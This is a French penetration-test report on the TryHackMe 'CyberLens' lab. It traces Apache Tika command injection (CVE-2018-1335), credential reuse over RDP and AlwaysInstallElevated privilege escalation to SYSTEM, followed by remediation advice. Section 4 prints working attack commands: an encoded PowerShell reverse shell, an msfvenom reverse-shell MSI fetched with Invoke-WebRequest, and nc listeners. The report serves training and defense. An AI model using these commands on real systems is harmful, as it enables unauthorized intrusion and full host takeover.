

RAPPORT DE TEST D'INTRUSION

CyberLens

Évaluation de sécurité d'une application web et de son hôte Windows

Paramètre	Valeur
Environnement	TryHackMe - CyberLens (laboratoire autorisé)
Cible observée	10.128.146.220 - adresse dynamique du laboratoire
Référentiel	Penetration Testing Execution Standard (PTES)
Date du test	12 juillet 2026
Testeur	Dimitri Marquet - dimisan221
Version	2.0 - rapport PTES restructuré

CLASSIFICATION Ce rapport contient des preuves et commandes issues d'un laboratoire. Sa diffusion doit être limitée aux personnes autorisées.

Rapport établi à partir du write-up et des captures techniques fournies.

Contrôle du document

Historique des versions

Version	Date	Auteur	Description
1.0	13/07/2026	dimisan221	Write-up initial CyberLens.
2.0	28/08/2026	dimisan221	Conversion en rapport PTES avec la présentation Beach Bar.

Destinataires

Destinataire principal : propriétaire du laboratoire ou évaluateur pédagogique. Toute autre diffusion doit être autorisée.

Hypothèses et informations manquantes

Le write-up ne fournit pas de lettre d'autorisation, de fenêtre de test, de liste d'exclusions, de journal complet des commandes ni de procédure de nettoyage. Ces éléments seraient indispensables dans un engagement réel.

PORTÉE DU RAPPORT Les conclusions reposent exclusivement sur les actions et captures du write-up. Aucun test complémentaire n'a été exécuté contre la cible.

Table des matières

- 1. Synthèse exécutive**
- 2. Contexte, périmètre et règles d'engagement**
- 3. Méthodologie PTES**
- 4. Résultats techniques et chaîne d'attaque**
- 5. Fiches de vulnérabilités**
- 6. Plan de remédiation priorisé**
- 7. Conclusion**

Annexe A. Preuves techniques

Annexe B. Références

1. Synthèse exécutive

L'évaluation a validé une chaîne d'attaque complète permettant à un attaquant distant d'exécuter des commandes sur le serveur Windows, d'obtenir un accès utilisateur, puis d'élever ses privilèges jusqu'au compte NT AUTHORITY\SYSTEM. Le risque global est évalué comme critique.

CONSTAT PRINCIPAL Une version vulnérable d'Apache Tika expose une exécution de commandes à distance. Un secret stocké dans un fichier permet ensuite un accès RDP, puis la stratégie AlwaysInstallElevated permet l'installation d'un MSI avec les privilèges SYSTEM.

Vue d'ensemble des risques

ID	Constat	Sévérité	Effet principal
CL-01	Apache Tika 1.17 vulnérable - CVE-2018-1335	Critique	Exécution de commandes à distance
CL-02	Identifiants stockés en clair dans un fichier	Élevée	Accès au compte CyberLens
CL-03	AlwaysInstallElevated activé dans HKCU et HKLM	Élevée	Élévation jusqu'à SYSTEM

Impact métier et technique

- Confidentialité : lecture potentielle des données accessibles au service et au compte SYSTEM.
- Intégrité : modification de l'application, du système et des configurations Windows.
- Disponibilité : arrêt ou altération des services avec les privilèges les plus élevés.
- Traçabilité : l'utilisation d'un secret stocké en clair réduit la fiabilité de l'attribution.

2. Contexte, périmètre et règles d'engagement

2.1 Objectif

L'objectif était d'identifier un chemin d'accès au drapeau utilisateur puis au drapeau administrateur, dans un environnement TryHackMe contrôlé.

2.2 Périmètre observé

Élément	Valeur
Hôte	10.128.146.220 - adresse observée pendant le laboratoire
Services principaux	TCP/80 HTTP ; TCP/3389 RDP ; TCP/61777 Apache Tika
Application	CyberLens Image Extractor
Système	Hôte Microsoft Windows
Type de test	Boîte noire guidée par les éléments découverts

2.3 Règles et limites

- Autorisation limitée au laboratoire TryHackMe.
- Aucun test de déni de service ou de persistance documenté.
- Les adresses et secrets appartiennent exclusivement au scénario de laboratoire.
- Aucun contre-test après correction n'a été réalisé.

3. Méthodologie PTES


Phase	PTES	Application au test CyberLens
1	Pré-engagement	Périmètre de laboratoire identifié.
2	Collecte	Scan Nmap et identification des services web, RDP et Tika.
3	Menaces	Priorisation de Tika, des secrets locaux et des politiques MSI.
4	Vulnérabilités	Validation de CVE-2018-1335 et AlwaysInstallElevated.
5	Exploitation	Reverse shell utilisateur puis MSI privilégié.
6	Post-exploitation	Validation du contexte NT AUTHORITY\SYSTEM.
7	Rapport	Qualification des risques et recommandations.

4. Résultats techniques et chaîne d'attaque

4.1 Reconnaissance réseau

Le scan Nmap a identifié plusieurs services, dont HTTP sur le port 80, RDP sur le port 3389 et un service web sur le port 61777. Ce dernier a été retenu comme surface d'attaque prioritaire.

```
nmap -sT -Pn <IP_CIBLE>
```



```
(Dim@LAPTOP-J0R081PI)-[~]  
$ nmap -sT -p- 10.128.146.220  
Starting Nmap 7.95 ( https://nmap.org ) at 2026-07-12 22:51 CEST  
Nmap scan report for 10.128.146.220  
Host is up (0.019s latency).  
Not shown: 65519 closed tcp ports (conn-refused)  
PORT      STATE SERVICE  
80/tcp    open  http  
135/tcp    open  msrpc  
139/tcp    open  netbios-ssn  
445/tcp    open  microsoft-ds  
3389/tcp   open  ms-wbt-server  
5985/tcp   open  wsman  
47001/tcp  open  winrm  
49664/tcp  open  unknown  
49665/tcp  open  unknown  
49666/tcp  open  unknown  
49667/tcp  open  unknown  
49669/tcp  open  unknown  
49670/tcp  open  unknown  
49671/tcp  open  unknown  
49674/tcp  open  unknown  
61777/tcp  open  unknown  
  
Nmap done: 1 IP address (1 host up) scanned in 30.18 seconds
```

Figure 1 - Services exposés identifiés avec Nmap.

OBSERVATION La présence du port 61777, en complément du site principal, révèle un composant applicatif distinct à analyser.

4.2 Identification du service Apache Tika

L'application CyberLens permet de téléverser une image afin d'en extraire les métadonnées. L'analyse des requêtes montre que le traitement est effectué par un service /meta exposé sur le port 61777.




Figure 2 - Interface CyberLens et requêtes vers le service de métadonnées.

Une requête directe vers le service a révélé Apache Tika 1.17. Selon le write-up, cette version est exploitable via CVE-2018-1335, qui permet une injection de commande dans le traitement OCR.

```
curl http://<IP_CIBLE>:61777/
```

SURFACE VULNÉRABLE Un composant d'extraction de métadonnées traite des paramètres contrôlés par l'utilisateur avec des privilèges sur l'hôte Windows.

4.3 Exécution de commandes et accès utilisateur

Un script PowerShell a été encodé en Base64 UTF-16LE afin d'être transmis proprement au mécanisme d'exploitation. La charge ouvre une connexion inverse vers la machine du testeur.

```
PAYLOAD=$(python3 encode_payload.py)
powershell.exe -NoProfile -EncodedCommand $PAYLOAD
nc -lvp 4444
```

```
(Dim@LAPTOP-J0R081PI)-[~/THM/cyberlens]
$ python3 46540-new.py 10.128.146.220 61777 "powershell.exe -NoProfile -EncodedCommand $PAYLOAD"
Code HTTP : 200
Réponse : '"X-Parsed-By","org.apache.tika.parser.DefaultParser","org.apache.tika.parser.ocr.TesseractOCRParser","org.apa
che.tika.parser.EmptyParser"\n"language",""\n"Content-Type","image/jp2"\n'
```

Figure 3 - Réponse du service Tika après transmission de la commande encodée.

```
(Dim@LAPTOP-J0R081PI)-[~/THM/cyberlens]
$ sudo nc -lvp 4444
listening on [any] 4444 ...
connect to [192.168.145.73] from (UNKNOWN) [10.128.146.220] 50170
id
Invoke-Expression : The term 'id' is not recognized as the name of a cmdlet, function, script file, or operable
program. Check the spelling of the name, or if a path was included, verify that the path is correct and try again.
At line:10 char:19
+ ~~~~~
+ $result = Invoke-Expression $command 2>&1 | Out-String
+ ~~~~~
+ CategoryInfo          : ObjectNotFound: (id:String) [Invoke-Expression], CommandNotFoundException
+ FullyQualifiedErrorId : CommandNotFoundException,Microsoft.PowerShell.Commands.InvokeExpressionCommand

PS C:\Windows\system32> ipconfig
```

Figure 4 - Reverse shell obtenu sur l'hôte Windows.

RÉSULTAT L'exécution de commandes à distance est confirmée et fournit un accès interactif utilisateur. Le drapeau utilisateur devient accessible.

4.4 Découverte d'un secret et accès RDP

L'énumération du profil CyberLens a révélé le fichier Documents/Management/CyberLens-Management.txt contenant des informations d'authentification. Le secret n'est pas reproduit dans cette version du rapport.

```
type C:\Users\CyberLens\Documents\Management\CyberLens-Management.txt
xfreerdp /v:<IP_CIBLE> /u:CyberLens /p:<SECRET_MASQUÉ>
```

RÉSULTAT Les identifiants permettent l'ouverture d'une session graphique RDP avec le compte CyberLens.

4.5 Recherche d'une élévation de privilèges

L'énumération locale a montré que la stratégie AlwaysInstallElevated était activée à la fois dans le contexte utilisateur et dans le contexte machine.

```
reg query HKCU\Software\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated
reg query HKLM\Software\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated
```

```
PS C:\Users\CyberLens> reg query HKCU\Software\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated
HKEY_CURRENT_USER\Software\Policies\Microsoft\Windows\Installer
AlwaysInstallElevated REG_DWORD 0x1

PS C:\Users\CyberLens> reg query HKLM\Software\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated
HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows\Installer
AlwaysInstallElevated REG_DWORD 0x1
```

Figure 5 - Valeur AlwaysInstallElevated activée dans HKCU et HKLM.

4.6 Exploitation de AlwaysInstallElevated

Lorsque les deux stratégies sont positionnées à 1, un paquet MSI lancé par l'utilisateur peut être installé avec des privilèges élevés. Un MSI de laboratoire a été généré pour ouvrir une connexion inverse vers le testeur.

```
msfvenom -p windows/x64/shell_reverse_tcp LHOST=<IP_ATTAQUANT> LPORT=5555 -f msi -o system.msi
python3 -m http.server 8000
nc -lvnp 5555
```

```
(Dim LAPT0P-J0R081PI)-[~/THM/cyberlens]
$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.145.73 LPORT=5555 -f msi -o system.msi
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of msi file: 159744 bytes
Saved as: system.msi

(Dim LAPT0P-J0R081PI)-[~/THM/cyberlens]
$ ls
46540-new.py 46540.py 46540.py:Zone.Identifier admin.msi Picture PowerUp.ps1 system.msi
```

Figure 6 - Génération du paquet MSI de validation.

Depuis la session Windows, le fichier a été téléchargé puis exécuté avec msixec.


```
Invoke-WebRequest http://<IP_ATTAQUANT>:8000/system.msi -OutFile $env:TEMP\system.msi
msixec.exe /i $env:TEMP\system.msi /qn /norestart
```

```
PS C:\Users\CyberLens> msixec.exe /i "$env:TEMP\system.msi" /qn /norestart
PS C:\Users\CyberLens>
```

Figure 7 - Exécution silencieuse du paquet MSI téléchargé.

4.7 Validation des privilèges SYSTEM


La connexion reçue sur le port 5555 a fourni un shell Windows. La commande `whoami` a confirmé l'identité NT AUTHORITY\SYSTEM, soit le niveau de privilège local le plus élevé.



```
(Dim LAPTOP-J0R081PI) - [~/THM/cyberlens]
$ nc -lvnp 5555
listening on [any] 5555 ...
connect to [192.168.145.73] from (UNKNOWN) [10.128.140.185] 49880
Microsoft Windows [Version 10.0.17763.1821]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

Figure 8 - Réception du reverse shell privilégié.



```
C:\Windows\system32>whoami
whoami
nt authority\system
```

Figure 9 - Confirmation du contexte NT AUTHORITY\SYSTEM.

IMPACT MAXIMAL La chaîne observée conduit à une compromission complète de l'hôte et permet l'accès au drapeau administrateur.

4.8 Chaîne d'attaque validée

1. Découverte des services HTTP, RDP et Apache Tika.
2. Identification d'Apache Tika 1.17 sur le port 61777.
3. Exécution de commandes via CVE-2018-1335.
4. Obtention d'un reverse shell utilisateur.
5. Découverte d'identifiants stockés dans CyberLens-Management.txt.
6. Connexion RDP avec le compte CyberLens.
7. Validation de AlwaysInstallElevated dans HKCU et HKLM.
8. Exécution d'un MSI élevé et obtention de NT AUTHORITY\SYSTEM.

5. Fiches de vulnérabilités

CL-01 - Apache Tika 1.17 vulnérable

SÉVÉRITÉ CRITIQUE CVE-2018-1335 - injection de commande dans Apache Tika Server. Le score exact doit être confirmé selon l'exposition et la configuration.

Description

Le service d'extraction de métadonnées repose sur Apache Tika 1.17. Le traitement de paramètres OCR contrôlés par l'utilisateur permet l'exécution d'une commande Windows sur le serveur.

Impact

Un attaquant distant peut exécuter des commandes avec les droits du service, lire ou modifier ses données et établir un accès interactif. Dans la chaîne observée, cette faiblesse fournit l'accès initial.

Recommandations

- Mettre à niveau Apache Tika vers une version corrigée et maintenue.
- Restreindre l'accès réseau au service Tika et ne pas l'exposer directement.
- Valider strictement les paramètres et isoler le traitement des fichiers dans un compte faiblement privilégié.
- Ajouter des tests de sécurité et une surveillance des processus enfants inhabituels.

CL-02 - Identifiants stockés en clair

SÉVÉRITÉ ÉLEVÉE CWE-256 - Plaintext Storage of a Password. Le fichier de gestion contient un secret directement réutilisable.

Un fichier accessible depuis la session compromise contenait les identifiants du compte CyberLens. Le secret a permis une authentification RDP et a facilité la post-exploitation.

Recommandations

- Supprimer les mots de passe des fichiers texte et effectuer une rotation immédiate.
- Utiliser un gestionnaire de secrets et limiter l'accès selon le moindre privilège.
- Détecter les secrets dans les répertoires partagés, scripts et dépôts de code.

CL-03 - AlwaysInstallElevated activé

SÉVÉRITÉ ÉLEVÉE Erreur de configuration Windows : AlwaysInstallElevated vaut 1 dans HKCU et HKLM, permettant une installation MSI avec des privilèges élevés.

La configuration autorise un utilisateur local à faire exécuter un paquet MSI avec des privilèges SYSTEM. Elle transforme un accès utilisateur en compromission complète de l'hôte.

Recommandations

- Désactiver AlwaysInstallElevated dans les stratégies utilisateur et machine.
- Contrôler les politiques par GPO et surveiller toute réactivation.
- Restreindre l'exécution de MSI avec AppLocker ou Windows Defender Application Control.
- Rechercher les installations MSI suspectes et les connexions sortantes associées.

6. Plan de remédiation priorisé

Priorité	Délai	Action	Résultat attendu
P0	Immédiat	Isoler ou filtrer le service Tika vulnérable et appliquer la mise à jour.	Suppression du vecteur RCE.
P0	Immédiat	Révoquer les identifiants exposés dans le fichier de gestion.	Blocage de l'accès RDP connu.
P0	Immédiat	Désactiver AlwaysInstallElevated dans HKCU et HKLM.	Blocage de l'élévation MSI.
P1	7 jours	Restreindre RDP et Tika aux réseaux et comptes nécessaires.	Réduction de la surface exposée.
P1	14 jours	Déployer détection de secrets et contrôle d'exécution applicative.	Prévention des régressions.
P2	Après correction	Contre-tester la chaîne complète jusqu'à SYSTEM.	Validation des correctifs.

6.1 Critères de contre-test

- Le service Tika n'accepte plus le vecteur d'injection et ne crée aucun processus enfant inattendu.
- Aucun secret exploitable n'est présent dans le profil ou les fichiers de gestion.
- Les deux valeurs AlwaysInstallElevated sont absentes ou positionnées à 0.
- Un utilisateur standard ne peut pas installer un MSI avec des privilèges élevés.
- RDP est restreint, journalisé et protégé par des contrôles d'accès adaptés.

7. Conclusion

Le test a démontré qu'une version vulnérable d'Apache Tika, un secret stocké en clair et une politique Windows dangereuse permettent de passer d'un accès distant non authentifié à une session NT AUTHORITY\SYSTEM.

RISQUE RÉSIDUEL Le risque reste critique tant que le service Tika, les identifiants exposés et AlwaysInstallElevated ne sont pas corrigés puis contre-testés.

Annexe A - Preuves techniques

Les figures intégrées proviennent du write-up fourni. Les secrets sont masqués dans le texte ; certaines captures conservent les adresses du laboratoire nécessaires à la compréhension des preuves.

Figure	Preuve
1	Découverte des ports avec Nmap.
2	Interface CyberLens et appels au service /meta.
3-4	Exécution de commande et reverse shell utilisateur.
5	AlwaysInstallElevated activé dans les deux emplacements du registre.
6-7	Génération et exécution du MSI de validation.
8-9	Reverse shell privilégié et identité NT AUTHORITY\SYSTEM.

Annexe B - Références

- Penetration Testing Execution Standard - <https://www.pentest-standard.org/>
- CVE-2018-1335 - Apache Tika Server command injection.
- MITRE CWE-256 - Plaintext Storage of a Password.
- Microsoft Learn - politique AlwaysInstallElevated et sécurité de Windows Installer.

PRÉCAUTION DE LECTURE Les commandes et adresses sont issues d'un laboratoire pédagogique. Elles ne doivent pas être réutilisées contre un système sans autorisation explicite.